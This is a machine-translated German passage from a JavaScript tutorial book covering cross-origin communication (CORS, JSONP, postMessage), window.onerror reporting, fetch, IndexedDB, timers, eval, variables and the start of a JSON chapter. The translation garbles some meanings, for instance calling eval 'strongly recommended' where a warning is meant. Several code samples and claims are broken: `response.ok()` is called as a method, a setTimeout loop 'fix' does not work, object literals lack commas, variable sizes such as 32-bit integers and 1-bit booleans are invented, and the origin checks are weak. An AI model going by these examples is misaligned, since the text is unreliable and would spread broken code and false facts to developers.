Die meisten öffentlichen APIs ermöglichen es Entwicklern heute, Daten bidirektional zwischen Client und Server zu senden, indem sie eine Funktion namens CORS (Cross-Origin Resource Sharing) aktivieren. Der Browser überprüft, ob ein bestimmter HTTP-Header (`Access-Control-Allow-Origin`) festgelegt ist und die Domäne der anfragenden Site im Wert des Headers aufgeführt ist. Wenn dies der Fall ist, erlaubt der Browser das Einrichten von AJAX-Verbindungen.

Da Entwickler die Antwortheader anderer Server jedoch nicht ändern können, kann nicht immer auf diese Methode zurückgegriffen werden.

Methode 2: JSONP

JSON mit **P-** Addition wird im Allgemeinen als Problemumgehung bezeichnet. Es ist nicht die einfachste Methode, aber die Arbeit wird trotzdem erledigt. Diese Methode nutzt die Tatsache, dass Skriptdateien von jeder Domäne geladen werden können. Es ist jedoch wichtig zu erwähnen, dass die Anforderung von JavaScript-Code aus externen Quellen **immer** ein potenzielles

Sicherheitsrisiko darstellt. Dies sollte generell vermieden werden, wenn eine bessere Lösung verfügbar ist.

Die mit JSONP angeforderten Daten sind in der Regel JSON. Dies entspricht der in JavaScript für die Objektdefinition verwendeten Syntax, wodurch diese Transportmethode sehr einfach wird. Eine übliche Methode, um Websites die über JSONP erhaltenen externen Daten verwenden zu lassen, besteht darin, sie in eine Callback-Funktion zu packen, die über einen `GET` Parameter in der URL festgelegt wird. Sobald die externe Skriptdatei geladen ist, wird die Funktion mit den Daten als ersten Parameter aufgerufen.

```
<script>
function myfunc(obj){
    console.log(obj.example_field);
}
</script>
<script src="http://example.com/api/endpoint.js?callback=myfunc"></script>
```

Der Inhalt von `http://example.com/api/endpoint.js?callback=myfunc` kann folgendermaßen aussehen:

```
myfunc({"example_field":true})
```

Die Funktion muss immer zuerst definiert werden, sonst wird sie beim Laden des externen Skripts nicht definiert.

Sichere Cross-Origin-Kommunikation mit Nachrichten

Die `window.postMessage()` -Methode kann zusammen mit ihrer relativen Ereignisbehandlungsroutine `window.onmessage` sicher verwendet werden, um die Kommunikation über die Herkunft hinweg zu ermöglichen.

Die `postMessage()` Methode des `window` kann eine Nachricht an einen anderen senden aufgerufen werden `window` , die in der Lage sein wird , es mit seinen abzufangen `onmessage` Event - Handler, erarbeiten sie, und, falls erforderlich, eine Antwort an den Absender zurück Fenster senden mit `postMessage()` erneut.

Beispiel für ein Fenster, das mit einem untergeordneten Rahmen kommuniziert

- Inhalt von `http://main-site.com/index.html` :

  ```
  <!-- ... -->
  <iframe id="frame-id" src="http://other-site.com/index.html"></iframe>
  <script src="main_site_script.js"></script>
  <!-- ... -->
  ```

- Inhalt von `http://other-site.com/index.html` :

```
<!-- ... -->
<script src="other_site_script.js"></src>
<!-- ... -->
```

- Inhalt von `main_site_script.js` :

```
// Get the <iframe>'s window
var frameWindow = document.getElementById('frame-id').contentWindow;

// Add a listener for a response
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://other-site.com') == 0) {

        // Check the response
        console.log(evt.data);
        /* ... */
    }
});

// Send a message to the frame's window
frameWindow.postMessage(/* any obj or var */, '*');
```

- Inhalt von `other_site_script.js` :

```
window.addEventListener('message', function(evt) {

    // IMPORTANT: Check the origin of the data!
    if (event.origin.indexOf('http://main-site.com') == 0) {

        // Read and elaborate the received data
        console.log(evt.data);
        /* ... */

        // Send a response back to the main window
        window.parent.postMessage(/* any obj or var */, '*');
    }
});
```

Gleiche Origin-Richtlinien und Cross-Origin-Kommunikation online lesen: https://riptutorial.com/de/javascript/topic/4742/gleiche-origin-richtlinien-und-cross-origin-kommunikation

Kapitel 45: Globale Fehlerbehandlung in Browsern

Syntax

- window.onerror = Funktion (eventOrMessage, URL, Zeilennummer, Spaltennummer, Fehler) {...}

Parameter

Parameter	Einzelheiten
eventOrMessage	Einige Browser rufen den Ereignishandler mit nur einem Argument, einem `Event` , auf. Andere Browser, vor allem ältere und ältere mobile, liefern jedoch als erstes Argument eine `String` Nachricht.
URL	Wenn ein Handler mit mehr als einem Argument aufgerufen wird, ist das zweite Argument normalerweise eine URL einer JavaScript-Datei, die die Ursache des Problems ist.
Zeilennummer	Wenn ein Handler mit mehr als einem Argument aufgerufen wird, ist das dritte Argument eine Zeilennummer in der JavaScript-Quelldatei.
Columnummer	Wenn ein Handler mit mehr als einem Argument aufgerufen wird, ist das vierte Argument die Spaltennummer in der JavaScript-Quelldatei.
Error	Wenn ein Handler mit mehr als einem Argument aufgerufen wird, ist das fünfte Argument manchmal ein `Error` , das das Problem beschreibt.

Bemerkungen

Leider wurde `window.onerror` von Hersteller zu Hersteller unterschiedlich implementiert. Die im Abschnitt " **Parameter" enthaltenen** Informationen sind eine Annäherung an die verschiedenen Browser und deren Versionen.

Examples

Behandlung von window.onerror, um alle Fehler an die Serverseite zu melden

Das folgende Beispiel hört auf das `window.onerror` und verwendet eine Bild-Beacon-Technik, um die Informationen über die GET-Parameter einer URL zu senden.

```
var hasLoggedOnce = false;

// Some browsers (at least Firefox) don't report line and column numbers
// when event is handled through window.addEventListener('error', fn). That's why
// a more reliable approach is to set an event listener via direct assignment.
window.onerror = function (eventOrMessage, url, lineNumber, colNumber, error) {
    if (hasLoggedOnce || !eventOrMessage) {
        // It does not make sense to report an error if:
        // 1. another one has already been reported -- the page has an invalid state and may
produce way too many errors.
        // 2. the provided information does not make sense (!eventOrMessage -- the browser
didn't supply information for some reason.)
        return;
    }
    hasLoggedOnce = true;
    if (typeof eventOrMessage !== 'string') {
        error = eventOrMessage.error;
        url = eventOrMessage.filename || eventOrMessage.fileName;
        lineNumber = eventOrMessage.lineno || eventOrMessage.lineNumber;
        colNumber = eventOrMessage.colno || eventOrMessage.columnNumber;
        eventOrMessage = eventOrMessage.message || eventOrMessage.name || error.message ||
error.name;
    }
    if (error && error.stack) {
        eventOrMessage = [eventOrMessage, '; Stack: ', error.stack, '.'].join('');
    }
    var jsFile = (/[^/]+\.js/i.exec(url || '') || [])[0] || 'inlineScriptOrDynamicEvalCode',
        stack = [eventOrMessage, ' Occurred in ', jsFile, ':', lineNumber || '?', ':',
colNumber || '?'].join('');

    // shortening the message a bit so that it is more likely to fit into browser's URL length
limit (which is 2,083 in some browsers)
    stack = stack.replace(/https?\:\/\/[^/]+/gi, '');
    // calling the server-side handler which should probably register the error in a database
or a log file
    new Image().src = '/exampleErrorReporting?stack=' + encodeURIComponent(stack);

    // window.DEBUG_ENVIRONMENT a configurable property that may be set to true somewhere else
for debugging and testing purposes.
    if (window.DEBUG_ENVIRONMENT) {
        alert('Client-side script failed: ' + stack);
    }
}
```

Globale Fehlerbehandlung in Browsern online lesen:
https://riptutorial.com/de/javascript/topic/2056/globale-fehlerbehandlung-in-browsern

Kapitel 46: Holen

Syntax

- promise = fetch (url) .then (Funktion (Antwort) {})
- Promise = Abruf (URL, Optionen)
- Versprechen = Abruf (Anfrage)

Parameter

Optionen	Einzelheiten
`method`	Die für die Anforderung zu verwendende HTTP-Methode. zB: `GET` , `POST` , `PUT` , `DELETE` , `HEAD` . Standardeinstellung auf `GET` .
`headers`	Ein `Headers` Objekt, das zusätzliche HTTP-Header enthält, die in die Anforderung aufgenommen werden sollen.
`body`	Die Anforderungsnutzlast kann eine `string` oder ein `FormData` Objekt sein. Der Standardwert ist `undefined`
`cache`	Der Cache-Modus. `default` , `reload` , `no-cache`
`referrer`	Der Referrer der Anfrage.
`mode`	`cors` , `no-cors` `same-origin` . Der Standardwert ist '' `no-cors` .
`credentials`	`omit` , `same-origin` , `include` . Standardwerte zum `omit` .
`redirect`	`follow` , `error` , `manual` . Standardeinstellungen `follow` .
`integrity`	Zugehörige Integritätsmetadaten. Der Standardwert ist eine leere Zeichenfolge.

Bemerkungen

Der Abrufstandard definiert Anforderungen, Antworten und den Prozess, der sie bindet: Abrufen.

Neben anderen Schnittstellen definiert der Standard `Request` und `Response` Objekte, die für alle Vorgänge mit Netzwerkanforderungen bestimmt sind.

Eine nützliche Anwendung dieser Schnittstellen ist `GlobalFetch` , mit dem Remote-Ressourcen geladen werden können.

Für Browser, die den Fetch-Standard noch nicht unterstützen, verfügt GitHub über eine Polyfill . Darüber hinaus gibt es eine Node.js-Implementierung , die für die Server / Client-Konsistenz

nützlich ist.

Wenn keine stornierbaren Versprechen vorliegen, können Sie die Abrufanforderung nicht abbrechen (Problem mit Github). Es gibt jedoch einen Vorschlag des T39 in Stufe 1 für kündbare Versprechen.

Examples

GlobalFetch

Die GlobalFetch Schnittstelle macht die `fetch` die verwendet werden können , Mittel zu beantragen.

```
fetch('/path/to/resource.json')
    .then(response => {
        if (!response.ok()) {
            throw new Error("Request failed!");
        }

        return response.json();
    })
    .then(json => {
        console.log(json);
    });
```

Der aufgelöste Wert ist ein Antwortobjekt . Dieses Objekt enthält den Hauptteil der Antwort sowie Status und Header.

Anforderungsheader festlegen

```
fetch('/example.json', {
    headers: new Headers({
        'Accept': 'text/plain',
        'X-Your-Custom-Header': 'example value'
    })
});
```

Post-Daten

Buchungsformulardaten

```
fetch(`/example/submit`, {
    method: 'POST',
    body: new FormData(document.getElementById('example-form'))
});
```

JSON-Daten buchen

```
fetch(`/example/submit.json`, {
    method: 'POST',
    body: JSON.stringify({
```

```
        email: document.getElementById('example-email').value,
        comment: document.getElementById('example-comment').value
    })
});
```

Cookies senden

Die Abruffunktion sendet standardmäßig keine Cookies. Es gibt zwei Möglichkeiten, Cookies zu senden:

1. Senden Sie Cookies nur, wenn die URL den gleichen Ursprung wie das aufrufende Skript hat.

```
fetch('/login', {
    credentials: 'same-origin'
})
```

2. Senden Sie immer Cookies, auch wenn Sie Anrufe aus anderen Ländern führen.

```
fetch('https://otherdomain.com/login', {
    credentials: 'include'
})
```

JSON-Daten abrufen

```
// get some data from stackoverflow
fetch("https://api.stackexchange.com/2.2/questions/featured?order=desc&sort=activity&site=stackoverflow

  .then(resp => resp.json())
  .then(json => console.log(json))
  .catch(err => console.log(err));
```

Verwenden von Abrufen zum Anzeigen von Fragen aus der Stack Overflow API

```
const url =
      'http://api.stackexchange.com/2.2/questions?site=stackoverflow&tagged=javascript';

const questionList = document.createElement('ul');
document.body.appendChild(questionList);

const responseData = fetch(url).then(response => response.json());
responseData.then(({items, has_more, quota_max, quota_remaining}) => {
  for (const {title, score, owner, link, answer_count} of items) {
    const listItem = document.createElement('li');
    questionList.appendChild(listItem);
    const a = document.createElement('a');
    listItem.appendChild(a);
    a.href = link;
    a.textContent = `[${score}] ${title} (by ${owner.display_name || 'somebody'})`
  }
});
```

Holen online lesen: https://riptutorial.com/de/javascript/topic/440/holen

Kapitel 47: IndexedDB

Bemerkungen

Transaktionen

Transaktionen müssen sofort nach ihrer Erstellung verwendet werden. Wenn sie nicht in der aktuellen Ereignisschleife verwendet werden (im Wesentlichen bevor wir auf eine Webanforderung warten), werden sie in einen inaktiven Status versetzt, in dem sie nicht verwendet werden können.

Datenbanken können nur eine Transaktion haben, die jeweils in einen bestimmten Objektspeicher schreibt. Sie können also beliebig viele davon in unserem `things` Store lesen, aber nur einer kann zu einem bestimmten Zeitpunkt Änderungen vornehmen.

Examples

Testen der Verfügbarkeit von IndexedDB

Sie können die IndexedDB-Unterstützung in der aktuellen Umgebung testen, indem Sie das Vorhandensein der Eigenschaft `window.indexedDB` :

```
if (window.indexedDB) {
    // IndexedDB is available
}
```

Datenbank öffnen

Das Öffnen einer Datenbank ist ein asynchroner Vorgang. Wir müssen eine Anfrage zum Öffnen unserer Datenbank senden und dann auf Ereignisse achten, damit wir wissen, wann sie fertig ist.

Wir werden eine DemoDB-Datenbank öffnen. Wenn es noch nicht existiert, wird es erstellt, wenn wir die Anfrage senden.

Die `2` unten sagt aus, dass wir nach Version 2 unserer Datenbank fragen. Es gibt immer nur eine Version, aber wir können die Versionsnummer verwenden, um alte Daten zu aktualisieren, wie Sie sehen werden.

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};
```

```
// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

Objekte hinzufügen

Alles, was mit Daten in einer IndexedDB-Datenbank geschehen muss, geschieht in einer Transaktion. Zu Transaktionen, die im Abschnitt "Anmerkungen" am Ende dieser Seite erwähnt werden, sind einige Punkte zu beachten.

Wir verwenden die Datenbank, die wir in Datenbank öffnen eingerichtet haben **.**

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");


// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
```

```
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};


// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

Daten abrufen

Alles, was mit Daten in einer IndexedDB-Datenbank geschehen muss, geschieht in einer Transaktion. Zu Transaktionen, die im Abschnitt "Anmerkungen" am Ende dieser Seite erwähnt werden, sind einige Punkte zu beachten.

Wir verwenden die Datenbank, die wir in Datenbank öffnen eingerichtet haben.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

IndexedDB online lesen: https://riptutorial.com/de/javascript/topic/4447/indexeddb

Kapitel 48: Intervalle und Timeouts

Syntax

- timeoutID = setTimeout (Funktion () {}, Millisekunden)
- IntervallID = setInterval (Funktion () {}, Millisekunden)
- timeoutID = setTimeout (Funktion () {}, Millisekunden, Parameter, Parameter, ...)
- IntervallID = setInterval (Funktion () {}, Millisekunden, Parameter, Parameter, ...)
- clearTimeout (timeoutID)
- clearInterval (Intervall-ID)

Bemerkungen

Wenn die Verzögerung nicht angegeben ist, beträgt der Standardwert 0 Millisekunden. Die tatsächliche Verzögerung wird jedoch länger sein . Beispielsweise spezifiziert die HTML5-Spezifikation eine minimale Verzögerung von 4 Millisekunden.

Selbst wenn `setTimeout` mit einer Verzögerung von Null `setTimeout` wird, wird die von `setTimeout` aufgerufene Funktion asynchron ausgeführt.

Beachten Sie, dass viele Operationen wie die DOM-Manipulation nicht unbedingt abgeschlossen sind, auch wenn Sie die Operation ausgeführt und mit dem nächsten Codesatz fortgefahren sind. Sie sollten daher nicht davon ausgehen, dass sie synchron ausgeführt werden.

Durch die Verwendung von `setTimeout(someFunc, 0)` wird die Ausführung der `someFunc` Funktion am Ende des Aufrufstacks der aktuellen JavaScript-Engine `someFunc` , sodass die Funktion aufgerufen wird, nachdem diese Vorgänge abgeschlossen sind.

Es ist *möglich* , einen String mit JavaScript - Code (passieren `setTimeout("some..code", 1000)`) anstelle der Funktion (`setTimeout(function(){some..code}, 1000)`). Wenn der Code in einen String eingefügt wird, wird er später mit `eval()` analysiert. Zeichenfolgen-Timeouts werden aus Gründen der Leistung, Übersichtlichkeit und manchmal aus Sicherheitsgründen nicht empfohlen. Möglicherweise wird jedoch älterer Code angezeigt, der diesen Stil verwendet. Das Übergeben von Funktionen wurde seit Netscape Navigator 4.0 und Internet Explorer 5.0 unterstützt.

Examples

Intervalle

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

Intervalle entfernen

`window.setInterval()` gibt eine `IntervalID` , die verwendet werden kann, um die Fortsetzung des Intervalls zu stoppen. Speichern Sie dazu den Rückgabewert von `window.setInterval()` in einer Variablen und rufen Sie `clearInterval()` mit dieser Variablen als einziges Argument auf:

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

Dies wird protokolliert. `This will be logged every 5 seconds` alle 5 Sekunden `This will be logged every 5 seconds` , aber nach 32 Sekunden wird es gestoppt. So wird die Nachricht 6 Mal protokolliert.

Timeouts entfernen

`window.setTimout()` gibt eine `TimeoutID` , die verwendet werden kann, um die Ausführung dieses Timeouts zu stoppen. Speichern Sie dazu den Rückgabewert von `window.setTimeout()` in einer Variablen und rufen Sie `clearTimeout()` mit dieser Variablen als einziges Argument auf:

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}

var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

Dadurch wird die Nachricht nicht protokolliert, da der Timer nach 3 Sekunden angehalten wird.

Rekursiver setTimeout

Um eine Funktion unbegrenzt zu wiederholen, kann `setTimeout` rekursiv aufgerufen werden:

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

Im Gegensatz zu `setInterval` wird dadurch sichergestellt, dass die Funktion auch dann ausgeführt wird, wenn die Laufzeit der Funktion länger ist als die angegebene Verzögerung. Ein

regelmäßiges Intervall zwischen Funktionsausführungen wird jedoch nicht garantiert. Dieses Verhalten variiert auch, da eine Ausnahme vor dem rekursiven Aufruf von `setTimeout` die Wiederholung verhindert, während `setInterval` unabhängig von Ausnahmen `setInterval` wiederholt wird.

setTimeout, Reihenfolge der Operationen, clearTimeout

setTimeout

- Führt eine Funktion aus, nachdem eine angegebene Anzahl von Millisekunden gewartet wurde.
- Wird verwendet, um die Ausführung einer Funktion zu verzögern.

Syntax: `setTimeout(function, milliseconds)` oder `window.setTimeout(function, milliseconds)`

Beispiel: In diesem Beispiel wird nach 1 Sekunde "Hallo" an die Konsole ausgegeben. Der zweite Parameter ist in Millisekunden, also 1000 = 1 s, 250 = 0,25 s usw.

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

Probleme mit setTimeout

Wenn Sie die `setTimeout` Methode in einer for-Schleife verwenden **:**

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

Dies gibt den Wert `3 three` dreimal aus, was nicht korrekt ist.

Problemumgehung für dieses Problem:

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

Es wird der Wert `0` , `1` , `2` ausgegeben. Hier übergeben wir das `i` als Parameter (`j`) an die Funktion.

Reihenfolge der Operationen

Aufgrund der Tatsache, dass Javascript ein einzelner Thread ist und eine globale Ereignisschleife

verwendet, kann mit `setTimeout` ein Element am Ende der Ausführungswarteschlange `setTimeout` werden, indem `setTimeout` Verzögerung `setTimeout` . Zum Beispiel:

```
setTimeout(function() {
    console.log('world');
}, 0);

console.log('hello');
```

Wird tatsächlich ausgegeben:

```
hello
world
```

Null Millisekunden bedeutet hier nicht, dass die Funktion innerhalb von setTimeout sofort ausgeführt wird. Je nach den auszuführenden Elementen in der Ausführungswarteschlange ist etwas mehr Zeit erforderlich. Dieser wird nur bis zum Ende der Warteschlange gedrückt.

Zeitüberschreitung abbrechen

clearTimeout (): stoppt die Ausführung der in `setTimeout()` angegebenen Funktion

Syntax: clearTimeout (timeoutVariable) oder window.clearTimeout (timeoutVariable)

Beispiel:

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

Intervalle

Standard

Sie müssen die Variable nicht erstellen, es ist jedoch eine bewährte Methode, da Sie diese Variable zusammen mit clearInterval verwenden können, um das aktuell laufende Intervall zu stoppen.

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

Wenn Sie der doSomething-Funktion Parameter übergeben müssen, können Sie sie als zusätzliche Parameter an die ersten beiden Parameter von setInterval übergeben.

Ohne sich zu überlappen

setInterval wird wie oben alle 5 Sekunden ausgeführt (oder was auch immer Sie eingestellt

haben), egal was passiert. Auch wenn die Funktion doSomething länger als 5 Sekunden ausgeführt wird. Das kann zu Problemen führen. Wenn Sie nur sicherstellen möchten, dass sich diese Pause zwischen den Runs von doSomething befindet, können Sie Folgendes tun:

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```

Intervalle und Timeouts online lesen: https://riptutorial.com/de/javascript/topic/279/intervalle-und-timeouts

Kapitel 49: JavaScript auswerten

Einführung

In JavaScript wertet die `eval` Funktion eine Zeichenfolge aus, als wäre es JavaScript-Code. Der Rückgabewert ist das Ergebnis der ausgewerteten Zeichenfolge, zB liefert `eval('2 + 2') 4` .

`eval` ist im globalen Bereich verfügbar. Der lexikalische Umfang der Auswertung ist der lokale Bereich, sofern er nicht indirekt aufgerufen wird (z. B. `var geval = eval; geval(s);`).

Von der Verwendung von `eval` wird dringend abgeraten. Weitere Informationen finden Sie im Abschnitt "Anmerkungen".

Syntax

- Eval (String);

Parameter

Parameter	Einzelheiten
Schnur	Das zu bewertende JavaScript.

Bemerkungen

Von der Verwendung von `eval` wird dringend abgeraten; In vielen Szenarien besteht eine Sicherheitsanfälligkeit.

> eval () ist eine gefährliche Funktion, die den mit den Privilegien des Aufrufers übergebenen Code ausführt. Wenn Sie eval () mit einer Zeichenfolge ausführen, die von einer böswilligen Partei betroffen sein könnte, können Sie auf dem Computer des Benutzers böswilligen Code mit den Berechtigungen Ihrer Webseite / Erweiterung ausführen. Noch wichtiger ist jedoch, dass der Code von Drittanbietern den Umfang erkennen kann, in dem eval () aufgerufen wurde. Dies kann zu möglichen Angriffen in einer Weise führen, für die die ähnliche Funktion nicht anfällig ist.
>
> MDN-JavaScript-Referenz

Zusätzlich:

- Die eval () -Methode von JavaScript nutzen
- Was sind die Sicherheitsprobleme mit "eval ()" in JavaScript?

Examples

Einführung

Sie können JavaScript immer von innen ausführen, obwohl dies aufgrund der Sicherheitslücken, von denen es ausgeht, **dringend empfohlen wird** (Einzelheiten finden Sie unter Anmerkungen).

Um JavaScript in JavaScript auszuführen, verwenden Sie einfach die folgende Funktion:

```
eval("var a = 'Hello, World!'");
```

Bewertung und Mathematik

Sie können eine Variable mit der Funktion `eval()` auf etwas setzen, indem Sie etwas ähnlich dem folgenden Code verwenden:

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

Das in der Variablen `res` gespeicherte Ergebnis `res` :

200
4
27

Von der Verwendung von `eval` wird dringend abgeraten. Weitere Informationen finden Sie im Abschnitt "Anmerkungen".

Evaluieren Sie eine Zeichenfolge von JavaScript-Anweisungen

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

Von der Verwendung von `eval` wird dringend abgeraten. Weitere Informationen finden Sie im Abschnitt "Anmerkungen".

JavaScript auswerten online lesen: https://riptutorial.com/de/javascript/topic/7080/javascript-auswerten

Kapitel 50: JavaScript-Variablen

Einführung

Variablen machen JavaScript am meisten aus. Diese Variablen bilden Dinge von Zahlen bis zu Objekten, die sich in JavaScript befinden, um das Leben zu erleichtern.

Syntax

- var {Variablenname} [= {Wert}];

Parameter

Variablennamen	{Erforderlich} Der Name der Variablen: Wird beim Aufruf verwendet.
=	**[Optional]** Zuweisung (Definieren der Variablen)
Wert	**{Erforderlich bei Verwendung von Assignment}** Der Wert einer Variablen **[Standard: undefined]**

Bemerkungen

```
"use strict";
```

```
'use strict';
```

Der strikte Modus macht JavaScript strenger, um Ihnen die besten Gewohnheiten zu gewährleisten. So weisen Sie beispielsweise eine Variable zu:

```
"use strict"; // or 'use strict';
var syntax101 = "var is used when assigning a variable.";
uhOh = "This is an error!";
```

`uhOh` soll mit `var` definiert werden. Wenn der strikte Modus aktiviert ist, wird ein Fehler angezeigt (in der Konsole ist das egal). Verwenden Sie dies, um gute Gewohnheiten bei der Definition von Variablen zu erzeugen.

Sie können **verschachtelte Arrays und Objekte** einige Zeit verwenden. Sie sind manchmal nützlich und es macht Spaß, damit zu arbeiten. So funktionieren sie:

Verschachtelte Arrays

```
var myArray = [ "The following is an array", ["I'm an array"] ];
```

```
console.log(myArray[1]); // (1) ["I'm an array"]
console.log(myArray[1][0]); // "I'm an array"
```

```
var myGraph = [ [0, 0], [5, 10], [3, 12] ]; // useful nested array
```

```
console.log(myGraph[0]); // [0, 0]
console.log(myGraph[1][1]); // 10
```

Verschachtelte Objekte

```
var myObject = {
    firstObject: {
        myVariable: "This is the first object"
    }
    secondObject: {
        myVariable: "This is the second object"
    }
}
```

```
console.log(myObject.firstObject.myVariable); // This is the first object.
console.log(myObject.secondObject); // myVariable: "This is the second object"
```

```
var people = {
    john: {
        name: {
            first: "John",
            last: "Doe",
            full: "John Doe"
        },
        knownFor: "placeholder names"
    },
    bill: {
        name: {
            first: "Bill",
            last: "Gates",
            full: "Bill Gates"
        },
        knownFor: "wealth"
    }
```

```
}
```

```
console.log(people.john.name.first); // John
console.log(people.john.name.full); // John Doe
console.log(people.bill.knownFor); // wealth
console.log(people.bill.name.last); // Gates
console.log(people.bill.name.full); // Bill Gates
```

Examples

Eine Variable definieren

```
var myVariable = "This is a variable!";
```

Dies ist ein Beispiel für die Definition von Variablen. Diese Variable wird als "String" bezeichnet, da sie ASCII-Zeichen (`AZ` , `0-9 !@#$` Usw.) enthält.

Eine Variable verwenden

```
var number1 = 5;
number1 = 3;
```

Hier haben wir eine Zahl namens "number1" definiert, die gleich 5 war. In der zweiten Zeile wurde der Wert jedoch in 3 geändert. Um den Wert einer Variablen `window.alert()` , protokollieren wir ihn in der Konsole oder verwenden `window.alert()` :

```
console.log(number1); // 3
window.alert(number1); // 3
```

Addieren, Subtrahieren, Multiplizieren, Dividieren usw. machen wir so:

```
number1 = number1 + 5; // 3 + 5 = 8
number1 = number1 - 6; // 8 - 6 = 2
var number2 = number1 * 10; // 2 (times) 10 = 20
var number3 = number2 / number1; // 20 (divided by) 2 = 10;
```

Wir können auch Zeichenketten hinzufügen, die sie verketten oder zusammenfügen. Zum Beispiel:

```
var myString = "I am a " + "string!"; // "I am a string!"
```

Arten von Variablen

```
var myInteger = 12; // 32-bit number (from -2,147,483,648 to 2,147,483,647)
var myLong = 9310141419482; // 64-bit number (from -9,223,372,036,854,775,808 to
```

```
9,223,372,036,854,775,807)
var myFloat = 5.5; // 32-bit floating-point number (decimal)
var myDouble = 9310141419482.22; // 64-bit floating-point number

var myBoolean = true; // 1-bit true/false (0 or 1)
var myBoolean2 = false;

var myNotANumber = NaN;
var NaN_Example = 0/0; // NaN: Division by Zero is not possible

var notDefined; // undefined: we didn't define it to anything yet
window.alert(aRandomVariable); // undefined

var myNull = null; // null
// to be continued...
```

Arrays und Objekte

```
var myArray = []; // empty array
```

Ein Array ist eine Menge von Variablen. Zum Beispiel:

```
var favoriteFruits = ["apple", "orange", "strawberry"];
var carsInParkingLot = ["Toyota", "Ferrari", "Lexus"];
var employees = ["Billy", "Bob", "Joe"];
var primeNumbers = [2, 3, 5, 7, 11, 13, 17, 19, 23, 29, 31];
var randomVariables = [2, "any type works", undefined, null, true, 2.51];

myArray = ["zero", "one", "two"];
window.alert(myArray[0]); // 0 is the first element of an array
                          // in this case, the value would be "zero"
myArray = ["John Doe", "Billy"];
elementNumber = 1;

window.alert(myArray[elementNumber]); // Billy
```

Ein Objekt ist eine Gruppe von Werten. Im Gegensatz zu Arrays können wir etwas besser machen als sie:

```
myObject = {};
john = {firstname: "John", lastname: "Doe", fullname: "John Doe"};
billy = {
    firstname: "Billy",
    lastname: undefined
    fullname: "Billy"
};
window.alert(john.fullname); // John Doe
window.alert(billy.firstname); // Billy
```

Anstatt ein Array `["John Doe", "Billy"]` `myArray[0]` und `myArray[0]` , können wir einfach `john.fullname` und `billy.fullname` .

JavaScript-Variablen online lesen: https://riptutorial.com/de/javascript/topic/10796/javascript-variablen

Kapitel 51: JSON

Einführung

JSON (JavaScript Object Notation) ist ein kompaktes Format für den Datenaustausch. Es ist für Menschen einfach zu lesen und zu schreiben, und Maschinen können leicht analysiert und generiert werden. Es ist wichtig zu wissen, dass JSON in JavaScript eine Zeichenfolge und kein Objekt ist.

Eine grundlegende Übersicht finden Sie auf der Website json.org, die auch Links zu Implementierungen des Standards in vielen verschiedenen Programmiersprachen enthält.

Syntax

